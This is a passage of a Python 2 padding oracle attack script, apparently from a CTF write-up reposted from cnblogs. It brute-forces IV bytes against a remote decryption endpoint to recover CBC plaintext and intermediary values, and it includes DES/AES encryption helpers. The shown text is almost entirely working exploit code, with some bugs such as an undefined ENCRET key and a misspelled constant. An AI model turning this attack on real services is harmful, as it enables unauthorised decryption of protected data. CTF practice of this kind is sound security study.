    block = block - block_size
  return guess_cipher
def padding_oracle_decrypt(cipher, ciphertext, iv, block_size=8, debug=True):
  cipher_block = split_cipher_block(ciphertext, block_size)
  if cipher_block:
    result = {}
    result["intermediary"] = ''
    result["plaintext"] = ''
    counter = 0
    for c in cipher_block:
      if debug:
        print "[*] Now try to decrypt block "+str(counter)
        print "[*] Block "+str(counter)+"'s ciphertext is: "+hex_s(c)
        print
      guess = padding_oracle_decrypt_block(cipher, c, iv, block_size, debug)
      if guess:
        iv = c
        result["intermediary"] += guess["intermediary"]
        result["plaintext"] += guess["plaintext"]
        if debug:
          print
          print "[+] Block "+str(counter)+" decrypt!"
          print "[+] intermediary value is: "+hex_s(guess["intermediary"])
          print "[+] The plaintext of block "+str(counter)+" is: "+guess["plaintext"]
          print
        counter = counter+1
```

```
      else:
        print "[-] padding oracle decrypt error!"
        return False
    return result
  else:
    print "[-] ciphertext's block_size is incorrect!"
    return False
def padding_oracle_decrypt_block(cipher, ciphertext, iv, block_size=8, debug=True):
  result = {}
  plain = ''
  intermediary = []
  iv_p = []
  for i in range(1, block_size+1):
    iv_try = []
    print i
    iv_p = change_iv(iv_p, intermediary, i)
    for k in range(0, block_size-i):
      iv_try.append("\x00")
    iv_try.append("\x00")
    for b in range(0,256):
      iv_tmp = iv_try
      iv_tmp[len(iv_tmp)-1] = chr(b)

      iv_tmp_s = ''.join("%s" % ch for ch in iv_tmp)
      for p in range(0,len(iv_p)):
        iv_tmp_s += iv_p[len(iv_p)-1-p]
      if i == 15:
        temp_save = iv_tmp_s
      if i != block_size:
        request_res = decrypt_online(ciphertext, iv_tmp_s, cipher)
        if 'haker' not in request_res.content:
          print request_res.content,b
          if debug:
            print "[*] Try IV: "+hex_s(iv_tmp_s)
            print "[*] Found padding oracle: " + hex_s(plain)
          iv_p.append(chr(b))
          intermediary.append(chr(b ^ i))

          break
      else:
        iv_tmp_s = chr(b) + temp_save[1:]
        request_res = decrypt_online(ciphertext, iv_tmp_s, cipher)
        if 'hacked by 23333' in request_res.content:
          print request_res.content,b
          if debug:
            print "[*] Try IV: "+hex_s(iv_tmp_s)
            print "[*] Found padding oracle: " + hex_s(plain)
          iv_p.append(chr(b))
          intermediary.append(chr(b ^ ord(KOWN_STR)))

  plain = ''
  for ch in range(0, len(intermediary)):
    plain += chr( ord(intermediary[len(intermediary)-1-ch]) ^ ord(iv[ch]) )

  result["plaintext"] = plain
  result["intermediary"] = ''.join("%s" % ch for ch in intermediary)[::-1]
  return result
def change_iv(iv_p, intermediary, p):
  for i in range(0, len(iv_p)):
```

```
    iv_p[i] = chr( ord(intermediary[i]) ^ p)
  return iv_p
def split_cipher_block(ciphertext, block_size=8):
  if len(ciphertext) % block_size != 0:
    return False
  result = []
  length = 0
  while length < len(ciphertext):
    result.append(ciphertext[length:length+block_size])
    length += block_size
  return result
def check_PKCS5_padding(plain, p):
  if len(plain) % 8 != 0:
    return False
  plain = plain[::-1]
  ch = 0
  found = 0
  while ch < p:
    if plain[ch] == chr(p):
      found += 1
    ch += 1
  if found == p:
    return True
  else:
    return False
def add_PKCS5_padding(plaintext, block_size):
  s = ''
  if len(plaintext) % block_size == 0:
    return plaintext
  if len(plaintext) < block_size:
    padding = block_size - len(plaintext)
  else:
    padding = block_size - (len(plaintext) % block_size)

  for i in range(0, padding):
    plaintext += chr(padding)
  return plaintext
def decrypt(ciphertext, iv, cipher):
  key = ENCKEY
  if cipher.lower() == "des":
    o = DES.new(key, DES.MODE_CBC,iv)
  elif cipher.lower() == "aes":
    o = AES.new(key, AES.MODE_CBC,iv)
  elif cipher.lower() == "des3":
    o = DES3.new(key, DES3.MODE_CBC,iv)
  elif cipher.lower() == "blowfish":
    o = Blowfish.new(key, Blowfish.MODE_CBC,iv)
  elif cipher.lower() == "cast":
    o = CAST.new(key, CAST.MODE_CBC,iv)
  elif cipher.lower() == "arc2":
    o = ARC2.new(key, ARC2.MODE_CBC,iv)
  else:
    return False
  if len(iv) % 8 != 0:
    return False
  if len(ciphertext) % 8 != 0:
    return False
  return o.decrypt(ciphertext)
def encrypt(plaintext, iv, cipher):
  key = ENCKEY
```

```
  key = ENCRET
  if cipher.lower() == "des":
    if len(key) != 8:
      print "[-] DES key must be 8 bytes long!"
      return False
    o = DES.new(key, DES.MODE_CBC,iv)
  elif cipher.lower() == "aes":
    if len(key) != 16 and len(key) != 24 and len(key) != 32:
      print "[-] AES key must be 16/24/32 bytes long!"
      return False
    o = AES.new(key, AES.MODE_CBC,iv)
  elif cipher.lower() == "des3":
    if len(key) != 16:
      print "[-] Triple DES key must be 16 bytes long!"
      return False
    o = DES3.new(key, DES3.MODE_CBC,iv)
  elif cipher.lower() == "blowfish":
    o = Blowfish.new(key, Blowfish.MODE_CBC,iv)
  elif cipher.lower() == "cast":
    o = CAST.new(key, CAST.MODE_CBC,iv)
  elif cipher.lower() == "arc2":
    o = ARC2.new(key, ARC2.MODE_CBC,iv)
  else:
    return False
  plaintext = add_PKCS5_padding(plaintext, len(iv))
  return o.encrypt(plaintext)
def xor_str(a,b):
  if len(a) != len(b):
    return False
  c = ''
  for i in range(0, len(a)):
    c += chr( ord(a[i]) ^ ord(b[i]) )
  return c
def hex_s(str):
  re = ''
  for i in range(0,len(str)):
    re += "\\x"+binascii.b2a_hex(str[i])
  return re

def decrypt_online(ciphertext, iv, cipher):
  c = base64.b64encode(base64.b64encode(iv + '|' + ciphertext))
  url_ = URL + c
  try:
    r = requests.get(url_)
  except:
    print 'Error'
    r['content'] = 'haker'
  return r

def hex2str(h):
  c = ''
  h = h.split('\\x')[1:]
  for char_ in h:
    c += binascii.a2b_hex(char_)
  print base64.b64encode(base64.b64encode(c))

if __name__ == "__main__":
        main(sys.argv)
```

转载于:https://www.cnblogs.com/iamstudy/articles/pwnhub_jiajia_writeup.html